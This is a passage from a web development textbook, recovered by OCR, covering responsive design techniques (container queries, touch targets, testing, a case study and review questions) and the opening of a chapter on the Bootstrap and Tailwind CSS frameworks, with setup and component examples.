


Figure 11.4. The page on a 375-pixel phone, with the menu closed (left) and open (right).

- The menu button toggles the class `open` on the `<nav>` and updates `aria-expanded`, so screen readers announce whether the menu is expanded. It is a real `<button>`, so it works with the keyboard.
- At 600 px the card grid becomes two columns; at 900 px the button disappears, the list becomes a horizontal flex row and the grid becomes three columns.
- `clamp(1.75rem, 5vw, 3rem)` makes the heading grow smoothly with the viewport between a minimum and a maximum, with no breakpoints at all.

11.6 Responsive Typography

Text must be readable at every size. Three techniques work together:

1. **Relative units.** Sizes in `rem` respect the user's preferred font size.
2. **Fluid type.** `clamp()` scales headings with the viewport between limits. Always include a `rem` component in the preferred value, e.g. `clamp(1.5rem, 1rem + 2.5vw, 3rem)`; a pure `vw` value does not respond to the user zooming.
3. **Line length.** `max-width: 65ch` on text containers keeps lines readable on wide screens.

11.7 Responsive Images

Flexible images solve the *layout* problem, but a phone still downloads the same large file as a desktop. Chapter 6 introduced the solution: `srcset` and `sizes` let the browser pick an appropriately sized file (*resolution switching*), and `<picture>` lets you supply different crops for different layouts (*art direction*) and modern formats with fallbacks. Together with `loading="lazy"` for images below the fold, these typically cut the image weight of a mobile page by more than half.




Figure 11.5. At 700 pixels, the cards form two columns.

11.8 Container Queries

Media queries respond to the *viewport*. But a component such as a product card may appear in a wide main column on one page and a narrow sidebar on another. **Container queries** let a component respond to the size of its *container* instead:

CSS

```
.card-list { container-type: inline-size; }      /* this element can be queried */

.card { display: grid; gap: 0.75rem; }            /* narrow: image above text   */
@container (min-width: 480px) {
```




Figure 11.6. At 1100 pixels, the navigation is shown in full and the cards form three columns.

```
  .card { grid-template-columns: 180px 1fr; }      /* wide: image beside text    */
}
```

Now the same card component adapts correctly wherever it is placed. Container queries are supported by all current browsers and are increasingly used alongside media queries: media queries for the page layout, container queries for components.

11.9 Touch and Interaction

Responsive design is not only about width. Phones are operated with fingers, not a precise mouse pointer.

- Make touch targets at least about 44 × 44 CSS pixels, with space between them, so that users do not tap the wrong link.
- Do not hide essential information behind `:hover`, which does not exist on touch screens; use `@media (hover: hover)` for hover-only enhancements.
- Use appropriate input types (`email`, `tel`, `inputmode="numeric"`) so that phones show the right keyboard (Chapter 6).
- Keep important actions within reach of the thumb, and avoid layouts that need horizontal

scrolling.

11.10 Testing Responsive Pages

- **Resize the browser window** slowly from narrow to wide and watch for problems between breakpoints.
- **Device mode** in the developer tools (the phone-and-tablet icon, or Ctrl+Shift+M) emulates the viewport size, pixel ratio and touch input of many devices, and can throttle the network to simulate a slow mobile connection.
- **Test on real devices**, especially inexpensive Android phones, which are slower than developers' machines and emulators.
- **Run Lighthouse** for mobile performance and accessibility, and check for horizontal overflow: `document.documentElement.scrollWidth > innerWidth` in the console reveals it; the culprit is usually a fixed width, a long URL or an unscaled image.

Real-World Case: The admission form that nobody could finish on a phone

Scenario. A university's online admission form was designed on desktop monitors. After launch, the admissions office reports that most applicants start the form on their phones but many abandon it.

Problem. On a phone, the form is shrunk to fit the screen; users must pinch and zoom to read the labels; a two-column layout of fields with fixed 450-pixel widths causes horizontal scrolling; the date-of-birth field is three tiny drop-down lists; and the "Next" button is hidden under a fixed chat widget.

Analysis. The page lacks the viewport meta element; the layout uses fixed pixel widths; the fields are not stacked on small screens; the form ignores native input types; and fixed-position elements overlap content.

Solution. Add the viewport element; rebuild the form mobile-first as a single column with `width: 100%` fields and a two-column grid only above 800 px; use `type="date"`, `type="tel"` and `autocomplete`; make buttons full-width with large touch targets; and move the chat widget so that it never covers form controls. Test on inexpensive phones with a throttled connection.

Lesson. Most users are on phones. Design and test for the smallest screen first.

Chapter Summary

- Responsive web design serves one site to all devices, adapting through fluid grids, flexible media and media queries. It replaced fixed-width and separate mobile sites.
- The viewport meta element (`width=device-width, initial-scale=1`) makes mobile browsers use the device's width in CSS pixels. Never disable zoom.
- Fluid containers use `min()`, percentages and `fr`; images use `max-width: 100%; height: auto`.
- Media queries test width, orientation, resolution, input capabilities and user preferences

such as dark mode and reduced motion. Choose breakpoints where the content needs them.

- Mobile-first CSS writes the phone layout as the base and adds complexity with `min-width` queries.
- Fluid typography with `clamp()`, responsive images with `srcset` and `<picture>`, and container queries complete the toolkit.
- Design for touch, and test by resizing, with device emulation and on real phones.

Key Terms

responsive web design	viewport meta	hover media feature
fixed-width layout	media type	fluid typography
adaptive layout	media feature	clamp()
mobile-first indexing	breakpoint	resolution switching
fluid grid	min-width	art direction
flexible media	max-width	container query
media query	mobile-first	container-type
CSS pixel	desktop-first	touch target
device pixel ratio	orientation	device mode
layout viewport	prefers-color-scheme	horizontal overflow

Review Questions

1. What problems did fixed-width layouts and separate mobile sites have?
2. Explain the three pillars of responsive design.
3. Explain CSS pixels, device pixels and the device pixel ratio.
4. Why is the viewport meta element needed, and why should it not disable zooming?
5. Write a media query that applies only to screens at least 768 px wide in landscape orientation.
6. Compare mobile-first and desktop-first approaches. Why is mobile-first preferred?
7. How should breakpoints be chosen?
8. Explain how `clamp()` produces fluid typography.
9. What problem do container queries solve that media queries cannot?
10. List four checks for testing a responsive page.

Exam-Style Questions

1. **[6 marks]** Write a mobile-first style sheet for a page with a header, a navigation bar, a main content area and a sidebar. On small screens everything stacks; from 768 px the sidebar sits to the right of the main content; from 1024 px the navigation links appear in a horizontal row.

2. **[5 marks]** What is responsive web design? Explain its three main techniques with code examples.
3. **[4 marks]** Explain the purpose of the viewport meta element and each of its values. Describe what happens without it.

Model answer to Question 1.

CSS

```css
/* Base: phones -- everything stacks in normal flow */
.page     { display: grid; gap: 1rem; grid-template-areas: "header" "nav" "main" "
    ↪ aside"; }
header    { grid-area: header; }  nav { grid-area: nav; }
main      { grid-area: main; }    aside { grid-area: aside; }
nav ul    { list-style: none; padding: 0; }
nav li a  { display: block; padding: .75rem; }

@media (min-width: 768px) {            /* tablets: sidebar beside main */
  .page { grid-template-columns: 1fr 280px;
          grid-template-areas: "header header" "nav nav" "main aside"; }
}
@media (min-width: 1024px) {           /* desktops: horizontal navigation */
  nav ul { display: flex; gap: 1.5rem; }
  nav li a { padding: .5rem 0; }
}
```

The base rules contain no media query and describe the single-column phone layout. Each `min-width` query adds layout only when there is room, so smaller devices never download and override desktop styles.

Answers to Check Your Understanding

1. A fluid grid, flexible media and media queries.
2. The browser uses a layout viewport about 980 px wide and shrinks the page, so text is tiny and media queries for small widths never match.
3. `max-width` only shrinks images that are too large; `width: 100%` would also stretch small images and make them blurry.
4. `min-width`.

CHAPTER 12

CSS Frameworks: Bootstrap and Tailwind CSS

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain what a CSS framework is, and weigh its advantages and disadvantages against hand-written CSS;
- set up Bootstrap, and build responsive layouts with its container, row and 12-column grid;
- use Bootstrap components (navigation bar, buttons, cards, alerts, forms, modals) and utility classes;
- explain the utility-first philosophy of Tailwind CSS and set up a Tailwind project;
- style components with Tailwind's spacing, typography, colour, layout and effect utilities, including responsive and state variants;
- customise frameworks with themes and design tokens, and keep production CSS small;
- choose an appropriate approach for a given project.

Writing every rule by hand, as in the previous chapters, gives complete control and is the only way to really learn CSS. But professional teams rarely start from an empty file. They use *frameworks* that provide a tested foundation: a responsive grid, consistent spacing and colours, and ready-made components. This chapter covers the two most important frameworks, which represent two different philosophies: **Bootstrap**, a component framework, and **Tailwind CSS**, a utility-first framework.

12.1 What Is a CSS Framework?

Definition — CSS framework

A **CSS framework** is a pre-written, reusable library of CSS (and sometimes JavaScript) that provides a layout system, a consistent visual design and common interface components, applied by adding class names to HTML.

A *component framework* gives you named components — `.btn`, `.card`, `.navbar` — with a finished look that you adjust. A *utility-first framework* gives you small single-purpose classes — one

Table 12.1. Advantages and disadvantages of frameworks.

Advantages	Disadvantages
Faster development: layouts and components in minutes	Sites can look alike ("another Bootstrap site")
Responsive and cross-browser by default	Extra CSS to download if unused parts are not removed
Consistent design across pages and developers	Must learn the framework's class names and conventions
Accessibility work built into components (keyboard support, ARIA)	Overriding the defaults can be harder than writing from scratch
Large community, documentation and templates	Dependence on the framework's release cycle and upgrades




Figure 12.1. Two philosophies of CSS framework.

for padding, one for background colour, one for rounded corners — from which you compose your own design directly in the HTML.

12.2 Bootstrap

Bootstrap was created at Twitter in 2011 by Mark Otto and Jacob Thornton to make the company's internal tools consistent, and it became the most widely used front-end framework in the world. Version 5 (current) is built with Flexbox and CSS custom properties, has no dependency on jQuery, and ships an optional JavaScript bundle for interactive components.

12.2.1 Setting up

The quickest way to start is to link Bootstrap from a CDN:

HTML | Bootstrap starter template

```html
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Bootstrap demo</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.
    ↪ css" rel="stylesheet">
</head>
<body>
  <h1>Hello, world!</h1>
```

```
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/js/bootstrap.bundle.
    ↪ min.js"></script>
</body>
</html>
```

The CSS file provides the styles; the JavaScript bundle (which includes Popper, a positioning library) powers drop-down menus, collapsible navigation, modals, tooltips and carousels. For larger projects, install Bootstrap with a package manager (`npm install bootstrap`) so that you can customise it with Sass and include only the parts you use. Bootstrap also applies *Reboot*, a set of base styles that normalise differences between browsers and set sensible defaults such as `box-sizing: border-box`.

12.2.2 The grid system

Bootstrap's layout system divides the width of a row into **12 columns**. Twelve is chosen because it divides evenly into halves, thirds, quarters and sixths.




Figure 12.2. Bootstrap's 12-column grid: each row's column spans add up to 12.

The grid has three parts:

`.container` centres the content and sets a maximum width at each breakpoint (`.container-fluid` is always full width).

`.row` is a flex container for columns; it handles the gutters (`g-4` sets the gutter size).

`.col-*` are the columns. `col-4` spans 4 of the 12 columns; a plain `col` takes an equal share of the row.

Column classes can carry a *breakpoint infix* that makes them apply only from that width upwards: Bootstrap is mobile-first (Chapter 11): a class applies at its breakpoint *and all wider screens*

Table 12.2. Bootstrap breakpoints.

Breakpoint	Infix	Applies from	Typical devices
Extra small	(none)	0 px	Phones in portrait
Small	`sm`	576 px	Large phones, phones in landscape
Medium	`md`	768 px	Tablets
Large	`lg`	992 px	Laptops
Extra large	`xl`	1200 px	Desktops
Extra extra large	`xxl`	1400 px	Large monitors

until overridden. `col-12 col-md-6 col-lg-4` therefore means "full width on phones, half width

from 768 px, one third from 992 px".

12.2.3 A complete Bootstrap page

HTML | bootstrap.html (body, abridged)

```
<nav class="navbar navbar-expand-md navbar-dark bg-primary">
  <div class="container">
    <a class="navbar-brand fw-bold" href="#">CSE Fest</a>
    <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
    ↪ data-bs-target="#mainNav"
            aria-controls="mainNav" aria-expanded="false" aria-label="Toggle
    ↪ navigation">
      <span class="navbar-toggler-icon"></span>
    </button>
    <div class="collapse navbar-collapse" id="mainNav">
      <ul class="navbar-nav ms-auto">
        <li class="nav-item"><a class="nav-link active" aria-current="page" href="#"
    ↪ >Home</a></li>
        <li class="nav-item"><a class="nav-link" href="#">Events</a></li>
        <li class="nav-item"><a class="nav-link" href="#">Register</a></li>
      </ul>
    </div>
  </div>
</nav>

<header class="bg-light py-5 text-center">
  <div class="container">
    <h1 class="display-5 fw-bold">CSE Fest 2026</h1>
    <p class="lead text-secondary">Three days of contests, workshops and project
    ↪ showcases.</p>
    <a href="#" class="btn btn-primary btn-lg me-2">Register now</a>
    <a href="#" class="btn btn-outline-secondary btn-lg">Schedule</a>
  </div>
</header>

<main class="container my-4">
  <div class="row g-4">
    <div class="col-12 col-md-6 col-lg-4">
      <div class="card h-100 shadow-sm">
        <div class="card-body">
          <span class="badge text-bg-success mb-2">Contest</span>
          <h5 class="card-title">Programming Contest</h5>
          <p class="card-text">Teams of three, ten problems, five hours.</p>
          <a href="#" class="btn btn-sm btn-primary">Details</a>
        </div>
      </div>
    </div>
    <!-- two more columns with cards -->
  </div>
  <div class="alert alert-warning mt-4" role="alert">Registration closes on <strong>
```

```
        ↪ 5 October</strong>.</div>
42  </main>
```




Figure 12.3. The Bootstrap page at 1024 pixels: a horizontal navigation bar and three card columns.

➤ How it works

- `navbar-expand-md` shows the full navigation from the medium breakpoint; below it, the links are hidden in a `collapse` element that the toggler button opens. The `data-bs-toggle` and `data-bs-target` attributes connect them without any JavaScript written by you; the bundle reads these attributes and also updates `aria-expanded`.
- `ms-auto` ("margin start: auto") pushes the link list to the right, using the auto-margin technique from Chapter 10.
- `py-5`, `my-4`, `mb-2`, `me-2` are *spacing utilities*: `m` or `p` for margin or padding; `t`, `b`, `s` (start), `e` (end), `x`, `y` or nothing for the sides; and a size from 0 to 5.
- `h-100` makes all cards the height of their column, so the row of cards is even.

12.2.4 Components

Bootstrap includes some two dozen components. Table 12.3 lists the most used; the official documentation (`https://getbootstrap.com/docs/`) gives copy-ready examples of each.




Figure 12.4. The same page at 390 pixels: the navigation collapses behind a toggler button and the cards stack.

Table 12.3. Frequently used Bootstrap components.

Component	Key classes
Buttons	`btn btn-primary`, `btn-outline-danger`, `btn-lg`, `btn-sm`
Navigation bar	`navbar navbar-expand-lg`, `navbar-brand`, `nav-link`, `navbar-toggler`
Cards	`card`, `card-body`, `card-title`, `card-img-top`
Alerts and badges	`alert alert-success`, `badge text-bg-primary`
Forms	`form-label`, `form-control`, `form-select`, `form-check`, `is-invalid` with `invalid-feedback`
Tables	`table table-striped table-hover`, wrapped in `table-responsive`
Modals	`modal`, `modal-dialog`, `modal-content`; opened with `data-bs-toggle="modal"`
Others	Accordion, carousel, dropdown, list group, pagination, progress, spinner, toast, tooltip

HTML | A Bootstrap form with validation feedback

```html
<form class="row g-3">
  <div class="col-md-6">
    <label for="email" class="form-label">E-mail</label>
    <input type="email" class="form-control is-invalid" id="email" value="rahim@">
    <div class="invalid-feedback">Please enter a valid e-mail address.</div>
  </div>
  <div class="col-md-6">
    <label for="dept" class="form-label">Department</label>
    <select id="dept" class="form-select"><option>CSE</option><option>EEE</option></
    ↪ select>
  </div>
  <div class="col-12"><button class="btn btn-primary" type="submit">Submit</button><
    ↪ /div>
</form>
```

12.2.5 Utilities and customisation

Besides components, Bootstrap has hundreds of utility classes: `d-none d-md-block` (display per breakpoint), `d-flex justify-content-between align-items-center` (Flexbox), `text-center`, `fw-bold`, `text-danger`, `bg-light`, `border`, `rounded`, `shadow-sm`, `w-100` and more.

To give a site its own identity, change Bootstrap's design variables rather than overriding each component. In a Sass build, set variables before importing Bootstrap; at run time, override its CSS custom properties:

CSS | Changing the theme with custom properties

```css
:root {
  --bs-primary: #166534;
  --bs-primary-rgb: 22, 101, 52;
  --bs-body-font-family: "Inter", system-ui, sans-serif;
  --bs-border-radius: 0.75rem;
}
```

✔ Check Your Understanding

1. Why does Bootstrap use twelve columns?
2. What layout does `col-12 col-sm-6 col-xl-3` produce at 400, 800 and 1300 px?
3. What do `mt-3` and `px-2` mean?

12.3 Tailwind CSS

12.3.1 The utility-first idea

Tailwind CSS, released by Adam Wathan in 2017, takes a different approach. Instead of components, it provides *utility classes*, each of which sets one property to one value from a carefully designed scale. You build the design by combining them in the HTML.

HTML | The same box: traditional CSS versus Tailwind

```html
<!-- Traditional: invent a class name, write the CSS elsewhere -->
<div class="hero-banner">...</div>
<style>
  .hero-banner { background-color: #f3f4f6; padding: 1.5rem;
                 border-radius: 0.5rem; box-shadow: 0 4px 6px -1px rgb(0 0 0 / 0.1); }
</style>

<!-- Tailwind: compose utilities directly -->
<div class="bg-gray-100 p-6 rounded-lg shadow-md">...</div>
```

At first sight this looks like a return to inline styles. The difference is important:

- Utilities use a fixed *design system* — a spacing scale (`p-4` = 1 rem, `p-6` = 1.5 rem), a colour palette (`gray-100` to `gray-950`), a type scale — so designs are consistent, whereas inline styles allow any value.
- Utilities support responsive breakpoints, hover and focus states and dark mode, which inline styles cannot.
- You never have to invent class names, switch between files or worry that changing a CSS rule will break another page: the styles live with the element they affect.
- Tailwind generates only the classes that your files actually use, so the production CSS is typically only a few kilobytes, however large the site grows.

The cost is long `class` attributes and a vocabulary of class names to learn; repeated patterns are extracted into components of your templating system (a Blade or React component) rather than into CSS classes.

12.3.2 Setting up

For learning and prototypes, a script can compile Tailwind classes directly in the browser:

HTML | Tailwind in the browser (development only)

```html
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <script src="https://cdn.jsdelivr.net/npm/@tailwindcss/browser@4"></script>
  <!-- Tailwind v3 used: <script src="https://cdn.tailwindcss.com"></script> -->
</head>
```

For real projects, install Tailwind so that it scans your templates and writes a small CSS file at build time:

➤ Installing Tailwind CSS v4 with its command-line tool

```
npm install tailwindcss @tailwindcss/cli
# src/input.css contains the single line:  @import "tailwindcss";
npx @tailwindcss/cli -i ./src/input.css -o ./dist/output.css --watch
```

Frameworks such as Laravel include Tailwind through the Vite build tool (Chapter 26).

12.3.3 Core utilities

Table 12.4. Common Tailwind utilities.

Purpose	Examples
Spacing	`p-4` (padding 1rem), `px-6`, `py-2`, `mt-8`, `mx-auto`, `space-y-4`, `gap-6`
Sizing	`w-full`, `w-1/2`, `w-64`, `max-w-md`, `h-screen`, `min-h-screen`, `size-12`
Layout	`block`, `hidden`, `flex`, `grid`, `grid-cols-3`, `items-center`, `justify-between`, `flex-col`, `col-span-2`
Typography	`text-sm` … `text-5xl`, `font-bold`, `leading-relaxed`, `tracking-tight`, `text-center`, `uppercase`
Colour	`text-slate-700`, `bg-indigo-600`, `border-red-500`, `bg-black/50` (50 % opacity)
Borders	`border`, `border-2`, `rounded`, `rounded-xl`, `rounded-full`, `divide-y`
